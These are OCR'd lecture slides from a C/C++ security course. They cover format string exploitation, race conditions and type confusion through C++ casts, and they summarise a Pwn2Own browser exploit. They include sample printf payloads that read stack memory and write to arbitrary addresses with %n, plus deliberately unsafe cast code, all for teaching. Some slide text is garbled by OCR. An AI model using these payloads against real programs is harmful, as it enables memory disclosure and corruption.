        mov eax, DWORD PTR [ebp+8]
        mov DWORD PTR [esp], eax
        call    printf
        leave
        ret
```

Format Strings

%[flags][width][.precision][{length-modifier}] conversion-specifier

- %d or %i= signed decimal integer
- %u = unsigned decimal integer
- %o = unsigned octal
- %x = unsigned hexadecimal integer
- %X = unsigned hexadecimal integer (uppercase)
- %f = decimal float
- %e = scientific notation
- %a = hexadecimal floating point
- %c = char
- %s = string
- %p = pointer address
- %n = nothing printed, but corresponds to a pointer. The number of characters written so far is stored in the pointed location.

	specifiers						
length	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Exploiting Format Strings

Back to that example:

```
gets(buffer); // buffer == “%s%s...”
printf(buffer);
```

printf(“%s%s%s%s%s%s%s%s%s%s…”);

- reads pointer values off the stack for each %s
  - until all %s specifiers are satisfied
  - or until segfault

Exploiting Format Strings

printf("%08x %08x %08x %08x %08x....");

- prints out values on the stack in hex format
  - allows viewing of stack contents by attacker
  - printed in human-friendly format
    - x86-64 / x86 values are stored little-endian in memory
      - very important to remember

	specifiers						
length	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Exploiting Format Strings

printf(“\xde\xf5\xe5\x04%x%x%x%x%s”);

- viewing arbitrary memory locations (32bit)
  - move argument pointer forward enough to point within the string (the %x chain)
- %s uses a stack value as a pointer
  - prints out what it points to
    - here, will print the value at 04e5f5de (little endian)

Exploiting Format Strings

printf("\xde\xf5\xe5\x04%x%x%x%x%s");

- \x ← these are escape characters
  - denotes special character
    - ASCII encoding
  - used here to provide a little-endian address (32 bit example)
    - (more on this in the exploitation section)

Exploiting Format Strings

Writing to memory address (from [1] p326)

```
int i;
printf(“hello%n\n”, (int *)&i);
```

writes 5 to variable i;

Exploiting Format Strings

Writing to arbitrary memory address

printf(“\xde\xf5\xe5\x04%x%x%x%x%n”);

printf(“\xde\xf5\xe5\x04%x%x%x%150x%n”);

works well for writing small values

- but not memory addresses

Exploiting Format Strings

Writing to arbitrary memory address

printf(“\xde\xf5\xe5\x04%x%x%x%x%n”);

will write the number of characters before the %
n printed so far to 04e5f5de.

- We need to explore length modifier:

%[flags][width][.precision][{length-modifier}] conversion-specifier

	specifiers						
length	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Endianness matters!

Trying to write a pointer?

- little endian:
  - least significant byte first…
  - strategy:
    - use width specifiers to generate the little-endian form of the pointer, instead of trying to do it the hard way =>(shown next)
- big endian:
  - most significant byte first (human friendly)

Exploiting Format Strings


Combine these techniques to write arbitrary values to arbitrary memory location (s) byte by byte:

- pg 174 HAOE explains this best. The following writes 0xDDCCBBAA to the address at 0x08409755

We'll finish this topic later in the semester

Memory	94	95	96	97			
First write to 0x08409755	AA	00	00	00			
Second write to 0x08409756		BB	00	00	00		
Third write to 0x08409757			CC	00	00	00	
Fourth write to 0x08409758				DD	00	00	00
RESULT	AA	BB	CC	DD			

Concurrency & Race Conditions



Concurrency, Parallelism, & Multithreading

Concurrency:

- Several computations executing simultaneously and potentially interacting with each other
- Concurrency not always equal multithreading
  - *possible for multithreaded applications to not be concurrent*

Multithreading:

- program has two or more threads that **may** execute concurrently

Parallelism:

- Data parallelism vs. task parallelism
  - **data**: split data set into segments apply function in parallel
  - **task**: split job into several distinct tasks to be run in parallel

3 Properties for Race Conditions [1]

1. Concurrency Property
   - At least 2 control flows must be executing concurrently
2. Shared Object Property
   - a shared race object must be accessed by both of the concurrent flows
3. Change State Property
   - At least one of the control flows must alter the state of the race object

TOCTOU

Time Of Check / Time Of Use (“TOCTOU”)

- if these two times are NOT THE SAME, then there is a problem

TOCTOU explained

concurrency property:

- train
- tracks

shared object

- the tracks (junction)

change state:

- the junction

Race Condition Bughunting Strategy

1. Focus on the shared objects.
2. For each shared object, follow how it is handled through the code. Focus on any state changes.
3. For each state change, enumerate what other concurrent entities might be operating on it.
    a. Hunt for what could go wrong line by line between the two threads
        i. R & Ws

Race Condition potential results

- Deadlocks
  - DoS
- Corrupted Values
- Elevated permissions
  - (permission escalation)
  - CVE-2007-4303, CVE-2007-4302, ...
- ‘Volatile’ objects act in undefined ways when handled asynchronously

Concurrency Today

- We've had it for decades but most still struggle with it
  - No standard model for it
  - Development is error prone
    - No solid debugging tools for it
  - Programmers find difficult to reason about
- Likely going to be a source of many vulnerabilities in years to come.

Race Condition Resources

- http://www.bogotobogo.com/cplusplus/C11/8_C11_Race_Conditions.php
- General OS level race conditions (Apple / Unix): https://developer.apple.com/library/ios/documentation/Security/Conceptual/SecureCodingGuide/Articles/RaceConditions.html
- Lecture on exploitable race condition bugs: http://cecs.wright.edu/~pmateti/InternetSecurity/Lectures/RaceConditions/index.html

Questions?

Reading: 0x280 up to 0x300 (HAOE)

and 0x350 up to 0x400

Great Study Resource: http://q.viva64.com/


Essential C[++] Security 103

Polymorphism & Type Confusion Bugs

Outline

1. Background & Polymorphism
   - Dynamic Polymorphism / Runtime
2. **<u>Type Confusion</u>**
   - Techniques

Motivation



Are you confused yet?

Yes? Good :)

We're about to dive into cases when even C/C++ itself gets confused!

Because there are really powerful vulnerabilities there

Background: About Type Confusion

Type confusion vulns:

- major vuln category
  - *Occur in large OOP projects:*
    - *Browsers, OSes, Sandboxes, etc…*
- involve pointers in object oriented languages
- *“occur when a pointer points to an object of an incompatible type”*

Background: Pointer Terminology

When assigning a value to a pointer in C/C++ the developer has in mind a particular object, termed the ***"intended referent"***

- *array access also follows this term in compiler design…*

There are a number of compiler strategies to ensure a pointer points to a ***"valid object"***

Background: Valid Objects?

Many compiler strategies to ensure a pointer points to a ***"valid object"***

- *Can find multiple performance evaluation papers on these strategies.*
- ***Strategies both a compile time and runtime***

Background: Valid Objects?

Strategies both a compile time and runtime

- *To validate the intended referent*

Simple Compile time examples:

```
class A { … };
class B : public A { … };
B *obj2;
B *ptr = (A *)(obj2);
!!error: cannot initialize a variable of type 'B *' with an rvalue of type 'A *'
//////////////////////////////////////////////////////////////////


B *obj2;
B *ptr = dynamic_cast<A *>(obj2);
!!error: cannot initialize a variable of type 'B *' with an rvalue of type 'A *'
```

Background: Valid Objects?

Strategies both a compile time and runtime

- *To validate the intended referent*

Unsolvable Compile time example:

```
// How can a compiler detect array out of bounds
// in the general case (any scope)?
void maxArray(double* x, double* y) {
    for (int i = 0; i < 65536; i++) {
        if (y[i] > x[i]) x[i] = y[i]; //developer doesn't check 4 out-of-bounds
    }
}
```

Background: Valid Objects?

Strategies both a compile time and runtime

- *To validate the intended referent*

Another Unsolvable Compile time example:

```
int *p, *q;
…
q = p + 1; // is this always valid
```

Background: Valid Objects?

Runtime strategies?

- *Facilitated by Object Constructors & Destructors*
    - *Typically mark the beginning and end of an object's life*
- *We have to dive into polymorphism to cover this more*

Background: Polymorphism

- Object Oriented Programming
- Inheritance
- Type casting
- Function overloading
- Operator Overloading
- Templates
- …

Background: Dynamic Polymorphism

Most variables & objects are assigned values at run time. Thus:

- resolving [object] variable types
- inheritance,
- dynamic type casting,
- and other issues…

must be done at run time.

Polymorphism Breakdown

<u>**static polymorphism**</u>

- <u>compile time</u>
  - resolved by compiler
  - aka static dispatch
- static_cast<>
- function overloading
  - default values in function params
- operator overloading
- templates
  - default values in objects

<u>**dynamic polymorphism**</u>

- <u>run time</u>
  - resolved at runtime
  - aka **dynamic dispatch**
- dynamic_cast<>
- <u>**inheritance**</u>
  - function overriding
    - (in diff class)
    - also operator overriding
- virtual member functions
  - (vtables!)

About Dynamic Dispatch

Conceptually: *"dynamic dispatch is the process of selecting which implementations of a polymorphic operation (i.e. a class, function, exception handler, and etcetera) to call during run-time."*

- Possibly different for each compiler
- **Relies on run-time type information "RTTI"**
    - symbols throughout the binary:
        - class names
        - virtual function names
        - class member variable names

RTTI?

What if the RTTI is incorrect?

- the dynamic dispatcher can select the wrong function,
  - which can lead to unintended behavior and potentially vulnerabilities.
  - cause wrong vtable entry to be called

<u>So how do we make this happen?</u>

Polymorphism Breakdown

static po

- compil

phism

untime

Maybe by mixing static and dynamic polymorphic

Maybe inheriting from multiple classes that have the same function names?

be by abusing improperly type ed variables?

using/mixing dynamic polymorphic features?

- template
  - defa obje

g

unctions

Let’s explore (hands on)

Why?

- To train you to:
  - explore like an attacker
  - think critically about low level constructs
    - How else could you understand when a language itself is confused?

How?

- a C++ compiler
- and gcc.godbolt.org

Overloading vs Overriding

- 2 or more functions in the scope with same name (aka same "signature")
- Doesn't compete with overriding

```
void print(Foo const& f) {
// print a foo
}

void print(Bar const& bar) {
 // print a bar
}
```

- **technically overriding pertains to all inherited functions**
  - ***CAVEAT:*** *changes when for inherited virtual functions*

```
struct c {
 virtual void print() {
   cout << "c!";
  }
}

struct derived: c {
  virtual void print() {
    cout << "derived!";
   }
}
```

Exploring Multilevel inheritance

- Some simple examples to start
- No vulnerabilities here...

```
class A
{ .... ... .... };
class B : public A
{ .... ... .... };
class C : public B
{ .... ... .... };
```

^ This can go on infinitely without error.

The right example has no ambiguity for the runtime dispatcher ->

```
class A
{
    public:
      void print()
      {
          cout<<"A class content.";
      }
};
class B : public A {};
class C : public B {};
int main()
{
    C c;
    c.print();
    return 0;
}
```

Exploring Multilevel inheritance

```
#include <iostream>
using namespace std;

class A {
    public:
      void print()
      { cout<<"A class content."; }
};
class B : public A {
    public:
      void print()
      { cout<<"B class content."; }
};class C : public B {};
int main()
{
    C c;
    c.print();  // which will print?
    return 0;
}
```

- This will compile, but there is ambiguity
- **Question**: Which classes print() will be called?
  - *How to determine the intended referent?*

The dynamic/static dispatcher will select the ``most specific''

- A compiler may do the left example either at compile time or at real time
  - as it is simple and not too ambiguous

Exploring Multiple Inheritance

```
class c1
{
  public:
     void foo( )
     {}
};
class c2
{
    void foo( )
     {}
};
class derived : public c1, public c2
{

};

int main()
{
    derived obj;

/* Compiler error: Compiler can't figure out which foo( ) to call..
c1 or c2 .*/
    obj.foo( );
}
```

Won’t compile, because of compile time ambiguity

- static dispatch cannot determine intended referent
    - can’t be attacked at runtime…
- **resolved via the scope resolution operator ::**

Exploring Multiple Inheritance

```
class c1
{
  public:
     void foo( )
     {}
};
class c2
{
    void foo( )
     {}
};
class derived : public c1, public c2
{

};

int main()
{
    derived obj;

/* Compiler error: Compiler can't figure out which foo( ) to call..
c1 or c2 .*/
    obj.c1::foo( );
}
```

scope resolution operator ::

- accesses the base class member/function from a derived class.
- Example:
  - A::print_Data();
    // inside a derived class
  - obj.base_class1::foo();
    // safe outside of a class

CASTING!!!

Regular casting (C style)

- `MyClass *m = (MyClass *)ptr;`
- ***Technically NOT C++.***

static casting

- `MyClass *m = static_cast<MyClass *>(ptr);`
- for when developer KNOWS what the class is
    - zero run time checks involved

dynamic casting

- `MyClass *m = dynamic_cast<MyClass *>(ptr);`
- ONLY works with runtime polymorphic types.
- for when developer does NOT KNOW what the class is

CASTING!!!!

Constant cast

- `const_cast<const MyClass *>(ptr)`
- adds/removes const property.

Reinterpret cast

- `reinterpret_cast<MyClass *>(ptr);`
- **Converts between types by reinterpreting the underlying bit pattern.**
  - WAT?
- http://en.cppreference.com/w/cpp/language/reinterpret_cast

Casts are bad: http://www.hexblog.com/?p=100

So what?

We’ve all (as beginners) done or seen the following:

- You can cast any class A to any class B through void! Who cares about safety!
    - And yet it still happens in very complex programs
        - hubris… or ignorance?

ATL 2009 major vuln: http://addxorrol.blogspot.com/2009/07/poking-around-msvidctldll.html

General casting rules

- http://www.cplusplus.com/doc/tutorial/typecasting/
- Null pointers can be converted to pointers of any type
- Pointers to any type can be converted to void pointers.
- Pointer upcast: pointers to a derived class can be converted to a pointer of an accessible and unambiguous base class, without modifying its const or volatile qualification.

Exploring Casting

Casting is necessary in many cases. Following examples show a pthreaded example:

Toy with c style cast:

- Example 1: http://goo.gl/fxQPvZ
    - MyThread *pThis = (MyThread*)(pThisArg);
    - int rc = pthread_create(&Tid, NULL, thread_func, (void*)(this));

Now with static_cast:

- Example 2: http://goo.gl/fBXKv4
    - the C-style casting has been changed to static_cast<>

CASTING (static_cast<>)

The static_cast<> operator in c++ permits type confusion errors by design. It will:

1) convert a pointer to a base class into a pointer into a derived class (i.e. more specific), or
2) convert a pointer to or from a void pointer
   - **Casting to a void pointer will disable all compiler level safety checks on that object**

```cpp
class class1 {
public:
  class1();
  ~class1();
  virtual void addNode();
  virtual void print();
};

class class2 : public class1 {
public:
  class2();
  ~class2();
  virtual void voidFunc1() {};
  virtual void debug();
};
```

```cpp
int main(int argc, char* argv[])
{
  class1 C1;

  C1.addNode();
  C1.print();

  //Type confusion here:
  static_cast<class2 *>(&C1)->debug();

  return 0;
}
```

Example link: http://goo.gl/xtDMVY

Source: [1] David Dewey, Jonathon Giffin. "Static detection of C++ vtable escape vulnerabilities in binary code". https://www.internetsociety.org/sites/default/files/14_2.pdf

```
class class1 {
public:
  class1();
  ~class1();
  virtual void addNode();
  virtual void print();
};

class class2 : public class1 {
public:
  class2();
  ~class2();
  virtual void voidFunc1() {};
  virtual void debug();
};
```

```
int main(int argc, char* argv[])
{
  class1 C1;

  C1.addNode();
  C1.print();

  //Type confusion here:
  static_cast<class2 *>(&C1)->debug();

  return 0;
}
```

Both the use of static_cast<> on the reference to the object (provided by the dereference operation (&) on C1) and the calling of a void function debug() cause two effects.

1) the calling of the static_cast operation deliberately permits the calling of method debug() on an object of type class1
   - Anyone reading the code can see this, but the compiler will permit it
   - Executing this code will crash, but in an exploitable way
2) calling a void function, will lead a developer to simply not check for return values or try/catch the code.

```
class class1 {
public:
  class1();
  ~class1();
  virtual void addNode();
  virtual void print();
};

class class2 : public class1 {
public:
  class2();
  ~class2();
  virtual void voidFunc1() {};
  virtual void debug();
};
```

```
int main(int argc, char* argv[])
{
  class1 C1;

  C1.addNode();
  C1.print();

  //Type confusion here:
  static_cast<class2 *>(&C1)->debug();

  return 0;
}
```

At the assembly level, when this code executes, it attempts to dereference the fourth entry in the vtable for class1.

However, class1 only has 2 vtable entries, causing this dereference to read arbitrary memory. The following code objects from [1] illustrate this. This instance is also specifically called a vtable escape bug.

```
.rdata:00402138 off 402138       dd offset sub 4010D0 //class2
.rdata:0040213C          dd offset sub 4010A0
.rdata:00402140          dd offset nullsub 1
.rdata:00402144          dd offset sub 4010B0
.rdata:00402148          dd offset dword 402274
.rdata:0040214C off 40214C       dd offset sub 4010D0  //class1
.rdata:00402150          dd offset sub 4010A0
.rdata:00402154          align 8
.rdata:00402158          db 48h ; H
.rdata:00402159          db 0
.rdata:0040215A          db 0
```

[1] David Dewey, Jonathon Giffin. “Static detection of C++ vtable escape vulnerabilities in binary code”. https://www.internetsociety.org/sites/default/files/14_2.pdf

SECRETS AND LIES!?!?!

static_cast<> type confusion issues arise when pointers can be unsafely downcast to incompatible child types or be unsafely cast through void.

<u>However</u>, C++ documentation on static_cast<> has omitted discussion of this behavior (2), presenting developers with only option (1) (from [1])

See for yourself here:

- https://en.wikipedia.org/wiki/Static_cast
- https://msdn.microsoft.com/en-us/library/c36yw7x9.aspx
- http://en.cppreference.com/w/cpp/language/static_cast

[1] David Dewey, Jonathon Giffin. “Static detection of C++ vtable escape vulnerabilities in binary code”. https://www.internetsociety.org/sites/default/files/14_2.pdf

A static_cast<> firefox vuln

A PWN2OWN 2013 bug found by MWR Labs from https://labs.mwrinfosecurity.com/blog/2013/04/19/mwr-labs-pwn2own-2013-write-up---webkit-exploit/

```
SVGElement* SVGViewSpec::viewTarget() const
{
    if (!m_contextElement)
        return 0;
    return static_cast<SVGElement*>(m_contextElement->treeScope()->getElementById(m_viewTargetString));
}
```

About the vuln:

1) m_viewTargetString in this context is the string assigned to the viewTarget property of the SVG document. The code gets the element with the corresponding id from the SVG document, casts it to an SVGElement, and returns a handle to JavaScript. The assumption is that the element returned from the call to getElementById() will be an SVG element.
2) However, it is possible to embed non-SVG elements inside an SVGdocument using the foreignObject tag. Setting the SVG document's viewTarget property to an id of a non-SVG element inside a foreignObjecttag, and then retrieving the viewTarget property of the SVG document in JavaScript caused the non-SVG element to be cast to an SVGElement, and returned a handle to this element to JavaScript.

```
SVGElement* SVGViewSpec::viewTarget() const
{
    if (!m_contextElement)
        return 0;
    return static_cast<SVGElement*>(m_contextElement->treeScope()->getElementById(m_viewTargetString));
}
```

How they landed it:

1) They were able to cast an element into almost any SVG element type. We did this by creating an HTML element with the tag name set as a valid SVG tag.
    - In the context of HTML, this tag name is invalid, so when the page is rendered, anHTMLUnknownElement is constructed.
    - After the cast, the unknown element is recognised as a valid SVG element, and the properties and methods of this SVG element can be accessed from JavaScript.
    - Since an HTMLUnknownElement object always has a smaller memory footprint than a validSVG object, accessing SVG-specific attributes of the object causes the adjacent memory to be interpreted as part of the SVG object.
2) Via heap feng shui, they were able to control the adjacent memory contents, and control the attributes of the SVG object.
3) They were also able to exploit this vulnerability multiple times without crashing the browser, each time setting up the heap and triggering the invalid cast to a different SVG element with the most advantageous object layout for the desired task. They used five seperate exploit stages in the final exploit, to break out of the browser

more on static_cast<>

Read through:

http://en.cppreference.com/w/cpp/language/static_cast

- enumerates the 10 main cases where static_cast will succeed

CASTING (dynamic_cast<>)

The **`dynamic_cast<>`** operator in c++ allows the program to **safely attempt** to convert an object into one of a more specific type (based on RTTI)

- Converting to the more general type of an object is always safe and is always allowed.
- ***<u>However</u>***, if this conversion attempt fails and is not checked, the RTTI may be incorrect and lead the dynamic dispatcher to select wrong functions/methods

dynamic_cast<> done wrong

```
(dynamic_cast<obj *>(b))->DoSomething();
```

- It may return NULL.
- NULL->DoSomething() will segfault
  - *or be exploitable on embedded systems.*

```
(dynamic_cast<void *>(b))->foo();
```

- void cast disables ALL safety checks, and dereferencing it as a function is very bad practice

dynamic_cast<> done wrong

```
const void *rawAddress = dynamic_cast<const void*>(this)
```


- Just does not care about safety.

<u>(Found in a programming textbook!)</u>

- recommended technique for managing objects to free them
    - *WHAT COULD GO WRONG?!*

Scott Meyers. "More Effective C++: 35 New Ways to Improve Your Programs and Designs." 1996-2010 (28 editions)

See: https://goo.gl/L1qL04



dynamic_cast<> done right

```
if ( typeid(b) == typeid(obj*) )
{
  //  In this case its safe to call the function
   dynamic_cast<obj*>(b))->DoSomething();
} else if (typeid(b) == typeid(obj2*) )
{
  // try something else or another class
  ...
} else { // may be NULL
  ...
}
```

dynamic_cast<> done right option2

A Simpler approach:

```
obj* d1 = dynamic_cast<obj*>(b);
if (d1 != NULL)
{
  d1->DoSomething();
}
```

dynamic_cast<> FAILURE

Reasons:

- Developer Error
- Malicious Inputs

Impact:

1. returns NULL pointer
   - problem if derefed
2. throws `std::bad_cast exception`
   - which usually is not exploitable.

```cpp
class class1 {
public:
  class1();
  ~class1();
  virtual void addNode();
  virtual void print();
};

class class2 : public class1 {
public:
  class2();
  ~class2();
  virtual void voidFunc1() {};
  virtual void debug();
};
```

```cpp
int main(int argc, char* argv[])
{
  class1 C1;

  C1.addNode();
  C1.print();

  //Type confusion here:
  dynamic_cast<class2 *>(&C1)->debug();

  return 0;
}
```

QUESTION: Same code as before, but if dynamic_cast fails what happens?

CASTING (reinterpret_cast<>)

`reinterpret_cast<>` Converts between types by reinterpreting the underlying bit pattern.

- **Historical culprit for type confusion bugs**
- Involves **Type Aliasing**
- `reinterpret_cast<MyClass *>(ptr);`
- http://en.cppreference.com/w/cpp/language/reinterpret_cast

Caveats:

- Any value of type std::nullptr_t, including nullptr can be converted to any integral type as if it were (void*)0, but no value, not even nullptr can be converted to std::nullptr_t: static_cast should be used for that purpose. (since C++11)

```cpp
class Widget {
  public:
    Widget() { }
    ~Widget() { }
    virtual void foo() { }
};
class Other {
  public:
    Other() { i = 0x41414141; }
    ~Other() { }
    int i;
};
void someFunc() {
  Other *o = new Other();
  Widget *b = reinterpret_cast<Widget *>(o);
  b->foo();
  delete o;
}
```

Unsafe usage of reinterpret_cast<>


- It reinterprets the bitstream of the two objects
  - these two objects look the same size to the compiler's check

Example from:
Rolf, Chris. "Black Hat Webcast Series: C/C++ AppSec in 2014". https://www.blackhat.com/docs/webcast/01302014-c-c-appsec-in-2014.pdf

reinterpret_cast<> done wrong/right

```
//Wrong//////////////////////////////////////////
int f() { ... }
...
void(*fp1)() = reinterpret_cast<void(*)()>(f);
fp1(); //undefined behavior  (  b/c void(*)()  )


//Right //////////////////////////////////////////
int f() { ... }
...
int(*fp2)() = reinterpret_cast<int(*)()>(fp1);
fp2(); // safe
```


Runtime Safety Checks



Casting to a void pointer will disable all compiler level safety checks on that object

- **We covered compile time safety checks**
- **Lets cover some runtime strategies**
  1. **Intended Referent via Object Tables**
     - SAFECode (Clang/LLVM), Mudflap (GCC/CLang).
  2. **Intended Referent via Shadow Memory Copies**
     - AddressSanitizer (GCC / Clang)
  3. **Intended Referent via Pointer Tables**
     - SoftBound+CETS (Clang/LLVM),

Intended Referent via Object Tables



FROM: Keaton, David & Seacord, Robert. "Performance of Compiler-Assisted Memory Safety Checking". https://resources.sei.cmu.edu/asset_files/TechnicalNote/2014_004_001_299181.pdf

Intended Referent via Object Tables

